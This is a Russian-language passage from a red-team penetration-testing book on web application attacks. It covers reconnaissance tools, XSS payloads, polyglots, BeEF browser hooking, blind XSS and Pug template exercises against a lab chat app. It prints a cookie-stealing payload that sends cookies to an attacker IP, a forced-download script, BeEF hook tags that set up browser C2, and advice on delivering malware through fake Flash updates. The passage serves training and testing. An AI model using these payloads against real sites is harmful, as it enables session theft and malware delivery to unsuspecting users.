- Wappalyzer - кросс-платформенная утилита, которая раскрывает технологии, используемые на сайтах. Она определяет системы управления контентом, e-commerce-платформы, веб-фреймворки, серверное ПО, инструменты аналитики и многое другое: https://wappalyzer.com/;
- BuiltWith - инструмент профилирования веб-сайтов. При lookup страницы BuiltWith возвращает все технологии, которые может найти на странице. Цель BuiltWith - помочь разработчикам, исследователям и дизайнерам понять, какие технологии используют страницы, что может помочь им решить, какие технологии внедрять самим: https://builtwith.com/;
- Retire.JS - сканирует веб-приложение на использование уязвимых JavaScript-библиотек. Цель Retire.js - помочь обнаружить использование версии с известными уязвимостями: https://chrome.google.com/webstore/detail/retirejs/moibopkbhjceeedibkbkbchbjnkadmom?hl=en;
- Burp Suite (~$350) - хотя этот коммерческий инструмент немного дорогой, он определенно стоит каждого цента и является одним из основных инструментов тестировщиков на проникновение и red-team-специалистов. Его преимущества идут от надстроек, модульного дизайна и базы пользовательской разработки. Если вы не можете позволить себе Burp, OWASP ZAP, который бесплатен, является отличной заменой.

## Анализ веб-приложения

Перед любым сканированием важно попытаться понять базовый код и инфраструктуру. Как понять, что работает на серверной стороне? Можно использовать Wappalyzer, BuiltWith или просто инспектор Google Chrome. На изображениях ниже при загрузке чат-приложения видно, что HTTP-заголовки содержат `X-Powered By: Express`. Также с помощью Wappalyzer видно, что приложение использует Express и Node.js.

Понимание приложения перед слепой атакой сайта может дать вам гораздо лучший подход. Это также может помочь с целевыми сайтами, где могут быть WAFs, позволяя выполнить более "ninja"-атаку.

## Обнаружение веб-ресурсов

В предыдущих книгах мы подробнее разбирали, как использовать Burp Suite и как проводить тестирование сайта на проникновение. Мы пропустим множество базовых настроек и сосредоточимся больше на атаке сайта.

На этом этапе будем считать, что Burp Suite у вас уже настроен, бесплатный или платный, и вы работаете на образе THP Kali. После понимания базовой системы нам нужно определить все конечные точки. Нам по-прежнему нужно запускать те же инструменты обнаружения, что и раньше.

Burp Suite (https://portswigger.net/burp):

- Spidering: и в бесплатной, и в платной версии Burp Suite есть отличный инструмент Spidering;
- Content Discovery: если вы используете платную версию Burp Suite, один из любимых инструментов обнаружения находится в Engagement tools, Discover Content. Это умный и эффективный инструмент обнаружения, который ищет пути и файлы. Для сканирования можно указать несколько разных конфигураций;
- Active Scan: запускает автоматизированное сканирование уязвимостей по всем параметрам и проверяет несколько веб-уязвимостей.

OWASP ZAP (http://bit.ly/2IVNaO2):

- похож на Burp, но полностью открытый и бесплатен;
- имеет похожие функции обнаружения и активного сканирования.

Dirbuster:

- старый инструмент, который существует уже очень давно и ищет файлы и папки веб-приложения, но все еще выполняет свою работу;
- Target URL: `http://chat:3000`;
- Словарь: `/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt`.


GoBuster (https://github.com/OJ/gobuster):

- очень легкий и быстрый инструмент брутфорса путей и поддоменов.

```
gobuster -u http://chat:3000 -w /opt/SecLists/Discovery/Web-Content/raft-small-
    directories.txt -s 200,301,307 -t 20
```

Ваши словари очень важны. Один из моих любимых списков слов - старый список под названием `raft`, который представляет собой коллекцию множества открытых проектов. Его и другие ценные словари можно найти здесь: https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content. Он уже включен в ваш образ THP Kali.

Теперь, когда обзор закончен, перейдем к атакам. С точки зрения red-team-команды мы ищем уязвимости, которые можно активно атаковать и которые дают максимальную отдачу. Если бы мы проводили аудит или тест на проникновение, мы могли бы сообщать об уязвимостях вроде проблем SSL, стандартных страниц Apache или неэксплуатируемых уязвимостей из сканера. Но в заданиях red-team мы можем полностью игнорировать это и сосредоточиться на атаках, которые дают нам расширенный доступ, shell-доступ или дамп PII.




## Межсайтовый скриптинг XSS

К этому моменту мы все уже видели Cross-Site Scripting (XSS) и работали с ним. Проверять каждую переменную сайта традиционной XSS-атакой:

```
<script>alert(1)</script>
```

может быть отлично для программ поиска ошибок, но можем ли мы сделать больше? Какие инструменты и методы можно использовать, чтобы лучше применять такие атаки?

Итак, все мы знаем, что XSS-атаки - атаки на стороне клиента, позволяющие атакующему сформировать специальный веб-запрос и внедрить вредоносный код в ответ. Обычно это можно исправить правильной валидацией ввода на стороне клиента и сервера, но все никогда не бывает так просто. Почему, спросите вы? Из-за множества причин: от плохого кода до непонимания фреймворка, а иногда приложения просто становятся слишком сложными, и становится трудно понять, куда попадает ввод.

Поскольку alert boxes не причиняют реального вреда, начнем с нескольких базовых типов XSS-атак.

Cookie Stealing XSS:

```
<script>document.write('<img src="http://<Your IP>/Stealer.php?cookie=' %2B document.
    cookie %2B '" />');</script>
```

Принудительная загрузка файла:

```
<script>var link = document.createElement('a'); link.href = 'http://the.earth.li/
    ~sgtatham/putty/latest/x86/putty.exe'; link.download = ''; document.body.
    appendChild(link); link.click();</script>
```


Перенаправление пользователя:

```
<script>window.location = "https://www.youtube.com/watch?v=dQw4w9WgXcQ";</script>
```

Другие скрипты для включения key loggers, съемки фотографий и многого другого:

http://www.xss-payloads.com/payload-list.html?c#category=capture

## Обфусцированные и полиглотные XSS-пейлоады




В современном мире стандартный XSS-пейлоад все еще довольно часто работает, но мы встречаем приложения, которые блокируют определенные символы или имеют WAF перед приложением. Два хороших ресурса, которые помогут начать создавать обфусцированные XSS-пейлоады:

- https://github.com/foospidy/payloads/tree/master/other/xss
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Иногда во время оценки можно столкнуться с простыми XSS-фильтрами, которые ищут строки вроде `<script>`. Обфускация XSS-пейлоада - один вариант, но также важно отметить, что не все JavaScript-пейлоады требуют открывающего и закрывающего тегов `<script>`. Есть некоторые HTML-атрибуты событий, которые выполняют JavaScript при срабатывании (https://www.w3schools.com/tags/ref_eventattributes.asp). Это означает, что любое правило, которое ищет конкретно script-теги, будет бесполезным. Например, эти HTML-атрибуты событий выполняют JavaScript, находясь вне тега `<script>`:

```
<b onmouseover=alert('XSS')>Click Me!</b>
<svg onload=alert(1)>
<body onload="alert('XSS')">
<img src="http://test.cyberspacekittens.com" onerror=alert(document.cookie);>
```

Вы можете попробовать каждую из этих атак через HTML-сущности в приложении CSK, перейдя к приложению: http://chat:3000/. Не забудьте изменить файл `/etc/host`, чтобы `chat` указывал на IP вашей VM. Оказавшись там, зарегистрируйте учетную запись, войдите в приложение и перейдите к функциональности chat: http://chat:3000/chatchannel/1. Попробуйте разные атаки через сущности и обфусцированные пейлоады.

Другие отличные ресурсы по XSS:

- первый - Mind Map, созданный @jackmasa. Это отличный документ, который разбивает разные XSS-пейлоады в зависимости от того, где отдается ваш хост. Хотя его больше нет на GitHub-странице JackMasa, копия существует здесь: http://bit.ly/2qvnLEq;
- еще один отличный ресурс, где обсуждается, какие browsers уязвимы к каким XSS-пейлоадам: https://html5sec.org/.

*JackMasa XSS Mind Map*

Как видно, иногда раздражает пытаться найти каждый XSS в приложении. Причина в том, что на уязвимые параметры влияют особенности кода, разные типы HTML-тегов, типы приложений и разные виды фильтрации. Поиск начального всплывающего XSS-окна может занять много времени. Что, если мы могли бы попробовать объединить несколько пейлоад в один запрос?

Этот последний тип пейлоада называется Polyglot. Polyglot-пейлоад берет много разных типов пейлоадов и техник обфускации и собирает их в одну атаку. Это отлично подходит для автоматизированных скриптов, которые ищут XSS, охотников за багами с ограниченным временем или просто быстрого способа найти проблемы проверки хоста.

Поэтому вместо обычного:

```
<script>alert(1)</script>
```

мы можем построить такой Polyglot (http://bit.ly/2GXxqxH):

```
/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//
    >\x3e
```

Если посмотреть на пейлоад выше, атака пытается выйти из комментариев, кавычек и косых черт; выполнить `onclick` XSS; закрыть несколько тегов; и наконец попробовать `onload` XSS. Такие атаки делают полиглоты чрезвычайно эффективными и результативными для выявления XSS. Подробнее об этих полиглотных XSS можно прочитать здесь:

https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot

Если хотите протестировать и поэкспериментировать с разными полиглотами, можно начать с уязвимых XSS-страниц (http://chat:3000/xss) или использовать их в Chat-приложении.

## BeEF

Browser Exploitation Framework (http://beefproject.com/), или BeEF, выводит XSS на другой уровень. Этот инструмент внедряет JavaScript-пейлоад в браузер жертвы, что заражает систему пользователя. Это создает C2-канал в браузере жертвы для JavaScript-постэксплуатации.

С точки зрения Red Team BeEF - отличный инструмент для кампаний, отслеживания пользователей, захвата учетных данных, выполнения clickjacking, атак с tabnapping и многого другого. Если BeEF не используется во время атаки, он остается отличным инструментом для демонстрации силы XSS-уязвимости. Он также может помогать в более сложных атаках, которые мы обсудим позднее в книге в разделе Blind XSS.


BeEF делится на две части: одна - сервер, другая - атакующий пейлоад. Чтобы запустить сервер:


```
# Start BeEF on Your Attacker Kali Host

# From a Terminal
beef-xss

# Authenticate with beef:beef

# View http://127.0.0.1:3000/hook.js

# Полный файл hook-пейлоада:
<script src="http://<Your IP>:3000/hook.js">
</script>
```

Просматривая файл `hook.js`, расположенный по адресу http://127.0.0.1:3000/hook.js, вы должны увидеть нечто похожее на длинный обфусцированный JavaScript-файл. Это клиентский пейлоад для подключения жертвы обратно к C2-серверу.

После того как вы определили XSS в целевом приложении, вместо исходного пейлоада в стиле `alert(1)` вы измените пейлоад:

```
<script src="http://<Your IP>:3000/hook.js"></script>
```






чтобы эксплуатировать уязвимость. Когда жертва попадется в эту XSS-ловушку, ее скрипты подключится обратно к вам и станет частью вашей Zombie network.

Какие постэксплуатации-атаки поддерживает BeEF? Когда жертва находится под вашим контролем, вы действительно можете делать все, что может JavaScript. Можно включить ее камеру через HTML5 и сделать снимок жертвы, можно выводить наложения на экран, чтобы захватывать учетные данные, или можно перенаправить ее на вредоносный сайт для выполнения вредоносного ПО.

Вот короткая демонстрация способности BeEF создавать серьезные проблемы из XSS-атаки.

Сначала убедитесь, что ваш сервер BeEF запущен на атакующей машине. В уязвимом приложении Chat Support System можно перейти на http://chat:3000/xss и в поле Exercise 2 поместить пейлоад:

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

Когда жертва подключится к вашей zombie-сети, вы получите полный контроль над ее скриптами. Можно выполнять самые разные атаки в зависимости от ее устройства, скриптов и включенных функций. Отличный способ продемонстрировать влияние XSS с тактиками социальной инженерии - доставить вредоносное ПО на машину через запрос обновления Flash.

После выполнения на машине жертвы появится всплывающее окно, заставляющее установить обновление, которое будет содержать дополнительное вредоносное ПО.

Я рекомендую потратить время и поэкспериментировать со всеми постэксплуатационными модулями BeEF, чтобы понять силу JavaScript. Поскольку мы контролируем браузер, нам нужно понять, как использовать это в кампаниях Red Team. Что еще вы могли бы захотеть сделать после заражения жертвы через XSS? Мы обсудим это в разделе "XSS до компрометации".

## Blind XSS

Blind XSS редко обсуждают, потому что это игра для терпеливого человека. Что такое Blind XSS? Как следует из названия атаки, это случай, когда выполнение сохраненного XSS-пейлоада не видно атакующему или пользователю, а видно только администратору или сотруднику серверной части. Хотя такая атака может быть очень вредоносной из-за способности атаковать пользователей серверной части, ее часто пропускают.

Например, предположим, что в приложении есть страница "свяжитесь с нами", где пользователь может передать контактную информацию администратору, чтобы с ним связались позднее. Поскольку результаты этих данных видны только администратору вручную, а не пользователю,

отправившему запрос, и если приложение уязвимо к XSS, атакующий не увидит свою атаку `alert(1)` немедленно. В таких случаях мы можем использовать XSSHunter (https://xsshunter.com), чтобы помочь подтвердить Blind XSS.

XSSHunter работает так: когда наш JavaScript-пейлоад выполняется, он делает снимок экрана жертвы, то есть текущей страницы, которую она просматривает, и отправляет эти данные обратно на сайт XSSHunter. Когда это происходит, XSSHunter отправляет уведомление о том, что пейлоад сработал, и предоставляет нам всю подробную информацию. Теперь мы можем вернуться, создать очень вредоносный пейлоад и повторить нашу атаку.

XSS Hunter:

1. Отключите любые proxies, например Burp Suite.
2. Создайте account на https://xsshunter.com.
3. Войдите на https://xsshunter.com/app.
4. Перейдите в раздел Payloads, чтобы получить ваш пейлоад.
5. Измените пейлоад под вашу атаку или постройте с ним Polyglot.
6. Проверьте XSS hunter, чтобы увидеть выполнение пейлоада.

## DOM Based XSS

Понимание reflective и stored XSS относительно прямолинейно. Как мы уже знаем, сервер не предоставляет адекватную хост/ответ validation пользователю или базе данных, и наш вредоносный code возвращается пользователю в исходном коде. Однако в DOM based XSS все немного иначе, что вызывает распространенные недопонимания. Поэтому уделим немного времени DOM based XSS.

Document Object Model (DOM) based XSS становится возможным, когда атакующий может манипулировать клиентскими скриптами веб-приложения. Если атакующий может внедрить вредоносный код в DOM и заставить браузер клиента прочитать его, пейлоад может выполниться, когда данные будут прочитаны обратно из DOM.


Что именно такое DOM? Document Object Model (DOM, объектная модель документа) - это представление HTML-свойств. Поскольку ваш браузер не понимает HTML напрямую, он использует интерпретатор, который преобразует HTML в модель под названием DOM.

Давайте пройдем это на Chat Support Site. Глядя на уязвимое веб-приложение, вы должны увидеть, что chat site уязвим к XSS:

1. Создайте account.
2. Войдите.
3. Перейдите в Chat.
4. Попробуйте:

```
<script>alert(1)</script>
```

а затем попробуйте какие-нибудь безумные XSS-атаки.



В нашем примере есть Node.js на стороне сервера, `socket.io`, библиотека для Node.js, которая настраивает WebSocket-соединения между пользователем и сервером, клиентский JavaScript и наш вредоносный JavaScript `msg.msgText`. Как видно ниже и в исходном коде страницы, вы не увидите ваш пейлоад `alert` напрямую, как это было бы в стандартном reflective/stored XSS. В этом случае единственная ссылка, которую мы получим и которая указывает, где может быть вызван пейлоад, исходит из ссылки `msg.name`. Иногда из-за этого трудно понять, где выполняется наш XSS-пейлоад и нужно ли выходить из каких-либо HTML-тегов.

## Продвинутый XSS в Node.js


Одна из главных причин, почему XSS постоянно возвращается, в том, что защита намного сложнее, чем простая фильтрация тегов или определенных символов. XSS становится действительно трудно защищать, когда пейлоады специфичны для конкретного языка или фреймворка. Поскольку у каждого языка есть свои странности, когда речь идет об уязвимостях, с Node.js будет то же самое.

В разделе Advanced XSS вы пройдете несколько примеров, где вступают в игру XSS-уязвимости, специфичные для языка. Наше веб-приложение Node.js будет использовать один из более распространенных веб-стеков и конфигураций. Эта реализация включает фреймворк Express (https://expressjs.com/) с шаблонизатором Pug (https://pugjs.org/). Важно отметить, что по умолчанию Express фактически не имеет встроенной защиты от XSS, если рендеринг не выполняется через шаблонизатор. Когда используется шаблонизатор вроде Pug, есть два распространенных способа находить XSS-уязвимости: (1) через интерполяцию строк и (2) через буферизованный код.

У шаблонизаторов есть понятие интерполяция строк, что является модным способом сказать "заполнители для строковых переменных". Например, присвоим строку переменной в формате шаблон Pug:

```
- var title = "This is the HTML Title"
- var THP = "Hack the Planet"
h1 #{title}
p The Hacker Playbook will teach you how to #{THP}
```

Обратите внимание, что `#{THP}` - заполнитель для переменной, ранее назначенной `THP`. Мы часто видим такие шаблоны в почтовых рассылках. Получали ли вы когда-нибудь письмо от автоматизированной системы, где было `Dear ${first_name}...` вместо вашего настоящего имени? Именно для этого и используются шаблонизаторы.




Когда приведенный выше код шаблона будет отрендерен в HTML, он будет выглядеть так:

```
<h1>This is the HTML Title</h1>
<p>The Hacker Playbook will teach you how to Hack the Planet</p>
```


К счастью, в этом случае мы используем интерполяцию строк #{}, то есть экранированную версию интерполяции Pug. Как видно, с помощью шаблонов можно создавать очень переиспользуемый код и делать шаблоны очень легкими.

Pug поддерживает экранированную и неэкранированную интерполяцию строк. В чем разница между экранированным и неэкранированным вариантами? Использование экранированной интерполяции строк HTML-кодирует символы вроде <, >, ' и ". Это помогает обеспечить валидацию ввода перед возвратом данных пользователю. Если разработчик использует неэкранированную интерполяцию строк, это обычно приводит к XSS-уязвимостям.

Кроме того, интерполяция строк, или интерполяция переменных, подстановка переменных, раскрытие переменных, - это процесс вычисления строкового литерала, содержащего один или несколько заполнители, с получением результата, где заполнители заменяются соответствующими значениями [https://en.wikipedia.org/wiki/String_interpolation].

В Pug escaped и unescaped интерполяция строк (https://pugjs.org/language/interpolation.html):

- !{} - unescaped интерполяция строк;
- #{} - escaped интерполяция строк. Хотя она escaped, она все равно может быть уязвима к XSS, если напрямую передается через JavaScript.




В JavaScript неэкранированный буферизованный код начинается с !=. Все, что идет после !=, автоматически выполняется как JavaScript [https://pugjs.org/language/code.html#unescaped-buffered-code].

Наконец, каждый раз, когда разрешена вставка необработанного HTML, существует потенциал для XSS.

В реальном мире мы видели много случаев, уязвимых к XSS из-за приведенной выше нотации, когда разработчик забывает, в каком контексте находится и откуда передается хост. Давайте посмотрим на несколько таких примеров в нашем уязвимом приложении Chat Support System. Перейдите на следующий URL в VM: http://chat:3000/xss. Мы пройдем каждое из этих упражнений, чтобы понять XSS в связке Node.js/Pug.


## Упражнение 1 (http://chat:3000/xss)

В этом примере у нас экранированная интерполяция строк внутри тега абзаца. Это не эксплуатируется, потому что мы используем корректную форму экранированной интерполяции строк в контексте HTML-абзаца.

1. Перейдите на http://chat:3000/xss и нажмите Exercise #1.
2. Исходный код шаблона Pug:

```
p No results found for #{name1}
```

3. Попробуйте ввести и отправить следующий пейлоад:




```
<script>alert(1)</script>
```

4. Вернитесь к Exercise #1 и просмотрите No Results ответ.
5. Просмотрите HTML-ответ, то есть исходный код страницы:

```
&#x3C;script&#x3E;alert(1)&#x3C;/script&#x3E;
```

После нажатия submit посмотрите исходный код страницы (`ctrl+u`) и найдите слово `alert`. Вы увидите, что специальные символы из нашего пейлоада преобразованы в HTML entities. Script-теги все еще видимы на сайте через браузер, но не рендерятся как JavaScript. Такое использование интерполяция строк корректно, и фактически нет способа выйти из этого сценария, чтобы найти XSS. Отличная работа на A+. Теперь посмотрим на плохие реализации.

## Упражнение 2

В этом примере у нас неэкранированная интерполяция строк, обозначенная `!{}`, в теге абзаца. Это уязвимо к XSS по самой конструкции. Любой базовый XSS-пейлоад сработает, например:

```
<script>alert(1)</script>
```


1. Перейдите к Exercise #2.

2. Исходный код шаблона Pug:

```
p No results found for !{name2}
```

3. Попробуйте ввести пейлоад:

```
<script>alert(1)</script>
```

4. ответ:

```
<script>alert(1)</script>
```

После нажатия submit мы должны увидеть pop-up. Это можно проверить, посмотрев исходный код страницы и найдя `alert`.

Итак, использование unescaped интерполяция строк (`!{name2}`) там, куда передается пользовательский ввод, приводит к большим неприятностям. Это плохая практика, и ее никогда не следует использовать для данных, отправленных пользователем. Любой JavaScript, который мы введем, будет выполнен в браузере жертвы.

## Упражнение 3

В этом примере у нас экранированная интерполяция строк в динамическом встроенном JavaScript. Значит, мы защищены, потому что все экранировано, верно? Не обязательно. Этот пример уязвим из-за контекста кода, в котором мы находимся. В шаблоне Pug перед нашей экранированной интерполяцией мы фактически уже внутри тега `script`. Поэтому любой JavaScript, хотя и экранирован, автоматически выполнится. Еще лучше: поскольку мы внутри тега `script`, нам не нужно использовать тег `<script>` как часть пейлоада. Можно использовать прямой JavaScript, например `alert(1)`.

1. Перейдите к Example #3.
2. Исходный код шаблона Pug:

```
script.
